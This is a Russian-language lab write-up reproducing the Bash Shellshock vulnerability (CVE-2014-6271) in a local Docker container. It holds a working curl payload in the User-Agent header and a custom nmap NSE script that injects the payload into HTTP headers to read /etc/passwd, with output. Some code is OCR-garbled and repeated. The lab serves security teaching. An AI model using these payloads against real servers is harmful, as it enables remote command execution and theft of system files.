


Описание уязвимости

Уязвимость Shellshock (CVE-2014-6271) — это критическая уязвимость в интерпретаторе командной строки Bash, которая позволяет злоумышленникам выполнять произвольный код на уязвимых системах. Уязвимость возникает из-за недостатков в обработке переменных окружения, что позволяет внедрять и выполнять произвольные команды через HTTP-заголовки.

Эта уязвимость может быть использована для удаленного выполнения кода, что делает системы, использующие уязвимые версии Bash, особенно уязвимыми к атакам. Злоумышленники могут использовать ее для выполнения вредоносных команд, получения доступа к данным или даже полного контроля над системой.

Создаю виртуальную машину на Kali Linux



Пробую воспроизвести све-2014-6271 вручную:

- 1) Для этого я буду использовать образ jasopen/cve-2014-6271-apache-debian для создания docker контейнера (vulnerables/cve-2014-6271 у меня не заработал)

The screenshot shows the Docker Hub interface. At the top, there's a banner with the text "Introducing our new CEO Don Johnson - Read More →". Below it, the "dockerhub" logo is on the left, followed by a search bar with the placeholder "Search Docker Hub". To the right are links for "Sign in" and "Sign up". The main content area shows a repository card for "jacopen/cve-2014-6271-apache-debian". The card includes a small icon of a cube, the repository name, the owner "jacopen", and a note that it was updated about 1 year ago. There are also "IMAGE" and "Tags" buttons. Below the card, a message says "No overview available" and "This repository doesn't have an overview". To the right, a "Docker Pull Command" box contains the command "docker pull jacopen/cve-2014-6271-apache-debian" with a "Copy" button. At the bottom of the page, there's a cookie consent banner with options for "Cookies Settings", "Reject All", and "Accept All Cookies".

2) Создаю Dockerfile на основе образа jacopen/cve-2014-6271-apache-debian:

The screenshot shows a terminal window titled "KaliLabs (docker) [Running] - Oracle VM VirtualBox". The window has a dark theme. The title bar shows the session name and the host machine's status. The terminal itself has a dark background with white text. It displays the command "aushakov@kailabs: ~/CVE-2014-6271" followed by the contents of a file named "Dockerfile". The file contains a single line of text: "FROM jacopen/cve-2014-6271-apache-debian:buster". The terminal window is part of a desktop environment with other icons visible in the background.

3) Запускаю сборку образа моего контейнера docker

Kali.Labs (docker) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

21:23

Файл Действия Правка Вид Справка

```
[aushakov@kaliLabs:~/CVE-2014-6271]$ sudo docker build -t shellshock .
[*] Building 20.0s (6/6) FINISHED
--> [internal] load build definition from Dockerfile
--> [internal] load .dockerignore
--> [internal] load metadata for docker.io/jacopen/cve-2014-6271-apache-debian:buster
--> [internal] load .dockerrcignore
--> [internal] load context: 2B
--> [1/2] FROM docker.io/jacopen/cve-2014-6271-apache-debian:buster@sha256:43577a82c8a14baa04e9213508ebd9a1918fa0a4d89db7e33371af6679db5
-->  => resolve docker.io/jacopen/cve-2014-6271-apache-debian:buster@sha256:43577a82c8a14baa04e9213508ebd9a1918fa0a4d89db7e33371af6679db5
-->  => sha256:43577a82c8a14baa04e9213508ebd9a1918fa04d89db7e33371af6679db5 1.37KB / 1.37KB
-->  => sha256:43577a82c8a14baa04e9213508ebd9a1918fa04d89db7e33371af6679db5 1.37KB / 1.37KB
-->  => sha256:a97afbf11a5ea5a6e137ca76134067b53ebab97f73f4d6f11a6e2cd52c6c825800 58.59MB / 58.59MB
-->  => sha256:1d93ebefbc7ccfc69931d6e99e91171fc0b1ad46f0ec3c3cd574db900a4 41.93MB / 41.93MB
-->  => sha256:cb07958af6a603e35cbc0c146608789d2b94ac8ad958051160200428988dd1d99 3.12MB / 3.12MB
-->  => sha256:67d22087dfe98ccdf5a72d96536559b930501a3489961eafb98a03e3ed4 2288 / 2288
-->  => sha256:018474da2a88b96c35f0f8e0d08f51a7a0274a096a31915841400345a0585e0b 393B / 393B
-->  => sha256:32897200198a320d723869048a0c863c72d0977f5f618018162452c6829500
-->  => extracting sha256:1d93ebefbc7ccfc69931d6e99e91171fc001ad65f0ec33cd574db900a4
-->  => extracting sha256:c0b7058af0a3e35cbef1d46b8739d2b4ac8ade958051368200428988dd1d99
-->  => extracting sha256:67d22087dfe98ccdf5a72d96536559b930501a3489961eafb98a03e3ed4
-->  => extracting sha256:0f0474da2b696c36fd8e0d08f51a7b27a96a70f9f504140b345a03585c04
-->  => extracting sha256:32699720198a320d723869048a0c863c72d0977c229970ee56eafe018f02d07d4
--> [2/2] RUN curl -S -X GET "http://localhost:8080" >> /etc/apache2/apache2.conf
-->  => exporting to image
-->  => writing layers
-->  => naming to docker.io/library/shellshock
[aushakov@kaliLabs:~/CVE-2014-6271]$
```

4) Запускаю созданный контейнер docker (с учетом необходимости проброса портов)

Kali.Labs (docker) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

21:25

Файл Действия Правка Вид Справка

```
[aushakov@kaliLabs:~/CVE-2014-6271]$ sudo docker run -rm -p 8080:80 shellshock
```

```
(aushakov㉿kalilabs) [~/CVE-2014-6271]
$ sudo docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED            STATUS              PORTS
1630f1f409fd        shellshock          "/usr/sbin/apache2ct_"
45 seconds ago      Up 44 seconds      0.0.0.0:8080→80/tcp, :::8080→80/tcp   gallant_hermann
```

5) Запускаю проверку наличия и воспроизведимости све-2014-6271

```
(aushakov㉿kalilabs) [~/CVE-2014-6271]
$ curl -H "user-agent: () { :; }; echo; /bin/bash -c `cat /etc/passwd`" http://localhost:8080/cgi-bin/vulnerable
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:IRC:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

Из результатов запуска видно, что све-2014-6271 воспроизводится

Создаю nse скрипт с именем lab2-shellshock.nse (сам скрипт находится в отдельном файле)

```
Kali.Labs (docker) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Справка Записать ЧитФайл Поиск Замена Вырезать Вставить Позиция К строке Отмена Повтор Установить метку На скобку Копировать Обр. поиск Предыдущий Назад Вперед ПредСлово СледСлово Начало Конец
X 1 2 3 4
aushakov@kailabs: ~/CVE-2014-6271
GNU nano 8.3
lab2-shellshock.nse
local http = require "http"
local shortport = require "shortport"
local stdnse = require "stdnse"
local string = require "string"
local vulns = require "vulns"
local rand = require "rand"

description = [[
Attempts to exploit the "shellshock" vulnerability (CVE-2014-6271 and
CVE-2014-7109) in web applications.

To detect this vulnerability the script executes a command that show content of /etc/passwd
]]
-- @usage
-- nmap -sV -p- --script lab2-shellshock <target>
-- nmap -sV -p- --script lab2-shellshock --script-args uri=/cgi-bin/bin/cmd=ls <target>
categories = {"vuln", "safe"}
portrule = shortport.http

function generate_http_req(host, port, uri, custom_header)
    local cmd = "() { :;}; echo; echo; /bin/bash -c 'cat /etc/passwd'"
    -- Plant the payload in the HTTP headers
    local options = {header={}}
    options["no_cache"] = true
    if custom_header == nil then
        stdnse.debug1("Sending '%s' in HTTP headers:User-Agent,Cookie and Referer", cmd)
        options["header"]["User-Agent"] = cmd
        options["header"]["Referer"] = cmd
        options["header"]["Cookie"] = cmd
    else
        stdnse.debug1("Sending '%s' in HTTP header '%s'", cmd, custom_header)
        options["header"][custom_header] = cmd
    end
    local req = http.get(host, port, uri, options)
    return req
end


action = function(host, port)
    local http_header = stdnse.get_script_args(SCRIPT_NAME..".header") or nil
    local uri = stdnse.get_script_args(SCRIPT_NAME.."uri") or '/'
    local req = generate_http_req(host, port, uri, http_header, nil)
    if req.status == 200 and req.body:find("root:x:0:0:root:/root:/bin/bash", 1, true) then
        local vuln_report = vulns.Report:new(SCRIPT_NAME, host, port)
        local vuln = {
            title = "HTTP Shellshock vulnerability",
            state = vulns.STATE.NOT_VULN,
            description = []
        }
        vuln_report:make_output(vuln)
    end
end
```

```
Kali.Labs (docker) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Справка Записать ЧитФайл Поиск Замена Вырезать Вставить Позиция К строке Отмена Повтор Установить метку На скобку Копировать Обр. поиск Предыдущий Назад Вперед ПредСлово СледСлово Начало Конец
X 1 2 3 4
aushakov@kailabs: ~/CVE-2014-6271
GNU nano 8.3
lab2-shellshock.nse
-- @usage
-- nmap -sV -p- --script lab2-shellshock <target>
-- nmap -sV -p- --script lab2-shellshock --script-args uri=/cgi-bin/bin/cmd=ls <target>
--
categories = {"vuln", "safe"}
portrule = shortport.http

function generate_http_req(host, port, uri, custom_header)
    local cmd = "() { :;}; echo; echo; /bin/bash -c 'cat /etc/passwd'"
    -- Plant the payload in the HTTP headers
    local options = {header={}}
    options["no_cache"] = true
    if custom_header == nil then
        stdnse.debug1("Sending '%s' in HTTP headers:User-Agent,Cookie and Referer", cmd)
        options["header"]["User-Agent"] = cmd
        options["header"]["Referer"] = cmd
        options["header"]["Cookie"] = cmd
    else
        stdnse.debug1("Sending '%s' in HTTP header '%s'", cmd, custom_header)
        options["header"][custom_header] = cmd
    end
    local req = http.get(host, port, uri, options)
    return req
end


action = function(host, port)
    local http_header = stdnse.get_script_args(SCRIPT_NAME.."header") or nil
    local uri = stdnse.get_script_args(SCRIPT_NAME.."uri") or '/'
    local req = generate_http_req(host, port, uri, http_header, nil)
    if req.status == 200 and req.body:find("root:x:0:0:root:/root:/bin/bash", 1, true) then
        local vuln_report = vulns.Report:new(SCRIPT_NAME, host, port)
        local vuln = {
            title = "HTTP Shellshock vulnerability",
            state = vulns.STATE.NOT_VULN,
            description = []
        }
        vuln_report:make_output(vuln)
    end
    This web application might be affected by the vulnerability known
    as Shellshock. It seems the server is executing commands injected
    via malicious HTTP headers.
    ],
    IOS = {CVE = 'CVE-2014-6271'},
]
stdnse.debug1("Pattern 'root:x:0:0:root:/root:/bin/bash' found. Host seems vulnerable.")
vuln.state = vulns.STATE.EXPLOIT
vuln.exploit_results = req.body
return vuln_report:make_output(vuln)
end
end
```

Копирую созданный скрипт в директорию с nse скриптами для nmap (в моем случае - это /usr/share/nmap/scripts)



```
(aushakov㉿kaliLabs) [~/CVE-2014-6271]
$ sudo cp lab2-shellshock.nse /usr/share/nmap/scripts
```

Запускаю созданный nse скрипт через nmap



```
(aushakov㉿kaliLabs) [~/CVE-2014-6271]
$ nmap -p 8080 --script lab2-shellshock --script-args uri=/cgi-bin/vulnerable localhost
Starting Nmap 7.95 ( https://nmap.org ) at 2023-03-24 00:39 +05
NSE: Loaded 48 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 00:39
Completed NSE at 00:39, 0.00s elapsed
Initiating NSE at 00:39
Completed NSE at 00:39, 0.00s elapsed
Initiating SYN Stealth Scan at 00:39
Scanning localhost (127.0.0.1) [1 port]
Discovered open port 8080/tcp on 127.0.0.1
Completed SYN Stealth Scan at 00:39, 0.01s elapsed (1 total ports)
Initiating Service scan at 00:39
Scanning 1 service on localhost (127.0.0.1)
Completed Service scan at 00:39, 6.03s elapsed (1 service on 1 host)
NSE: Script scanning 127.0.0.1.
Initiating NSE at 00:39
Completed NSE at 00:39, 0.01s elapsed
Initiating NSE at 00:39
Completed NSE at 00:39, 0.00s elapsed
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00000s latency).
Other addresses for localhost (not scanned): ::1

PORT      STATE SERVICE VERSION
8080/tcp  open  http    Apache httpd 2.4.38 ((Debian))
| lab2-shellshock:
|_ VULNERABLE
|   HTTP ShellShock vulnerability
|     Status: VULNERABLE (Exploitble)
|     IDs: CVE-CVE-2014-6271
|       This web application might be affected by the vulnerability known
|       as ShellShock. It seems the server is executing commands injected
|       via malicious HTTP headers.
|
| Exploit results:
|   root:x:0:root:root:/root:/bin/bash
|   daemon:x:1:daemon:/usr/sbin/nologin
|   bin:x:2:bin:/bin:/usr/sbin/nologin
|   sys:x:3:sys:/dev:/usr/sbin/nologin
|   sync:x:4:65534:sync:/bin/sync
|   gdm:x:5:42:gnome Display Manager:/var/lib/gdm:/usr/sbin/nologin
|   mannx:x:6:12:man:/var/cache/man:/usr/sbin/nologin
|   lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
|   mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
|   news:x:9:news:/var/spool/news:/usr/sbin/nologin
|   uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
|   proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
|   www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
|   backup:x:34:1:backup:/var/backups:/usr/sbin/nologin
|   list:x:38:38:Mailing list Manager:/var/list:/usr/sbin/nologin
```

```
KaliLabs (docker) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[File] [Dействия] [Правка] [Вид] [Справка]
Completed NSE at 00:33, 0.00s elapsed
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00001s latency).
Other addresses for localhost (not scanned): ::1

PORT      STATE SERVICE VERSION
8080/tcp   open  http    Apache httpd 2.4.38 ((Debian))
| lab2-shellshock:
|_ VULNERABLE:
|   HTTP Shellshock vulnerability
|     State: VULNERABLE (Exploitabile)
|       IDs: CVE-CVE-2014-6271
|         This service might be affected by the vulnerability known
|           as Shellshock. It seems the server is executing commands injected
|             via malicious HTTP headers.

| Exploit results:
root:x:0:0:root:/root/bin/bash
daemon:x:1:daemon:/usr/sbin/nologin
bin:x:2:bin:/bin/nologin
sys:x:3:sys:/dev/nologin
sync:x:4:65534:sync:/bin/nologin
games:x:5:60:games:/usr/games/nologin
man:x:6:12:man:/var/cache/man/nologin
lpd:x:7:7:lpd:/var/spool/lpd/nologin
mail:x:8:8:mail:/var/spool/mail/nologin
news:x:9:9:news:/var/spool/news/nologin
uucp:x:10:10:uucp:/var/spool/uucp/nologin
proxy:x:13:13:proxy:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www/nologin
backup:x:34:34:backup:/var/backups/nologin
gnats:x:41:1:Gnats Bug-Reporting System (admin):/var/lib/gnats/nologin
nobody:x:65534:65534:nobody:/nonexistent/nologin
nobody:x:100:65534::/nonexistent/nologin
_apt:x:100:65534::/nonexistent/nologin

| References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
|_http-server-header: Apache/2.4.38 (Debian)

NSE: Script Post-scanning.
Initiating NSE at 00:33
Completed NSE at 00:33, 0.00s elapsed
Initiating NSE at 00:33
Completed NSE at 00:33, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.23 seconds
Raw packets sent: 1 (44B) | Rcvd: 2 (88B)

[aushakov@kalilabs:~/CVE-2014-6271]
```

Из результатов запуска видно, что патч находит в сервисе, расположенному в контейнере docker, уязвимость cve-2014-6271. Значит скрипт работает верно.

Уязвимость Shellshock (CVE-2014-6271) — это серьезная уязвимость в интерпретаторе команд Bash, которая позволяет злоумышленникам выполнять произвольные команды на системах, где Bash используется для обработки входящих данных, например, через CGI-скрипты на веб-серверах.

Краткое описание:

- Что: Уязвимость в Bash, позволяющая удаленно выполнять команды.
- Как: Злоумышленник может внедрить вредоносный код в HTTP-заголовки или переменные окружения.
- Где: Веб-серверы и системы, использующие Bash для обработки сценариев.
- Последствия: Возможность полного контроля над системой, утечка данных и другие вредоносные действия.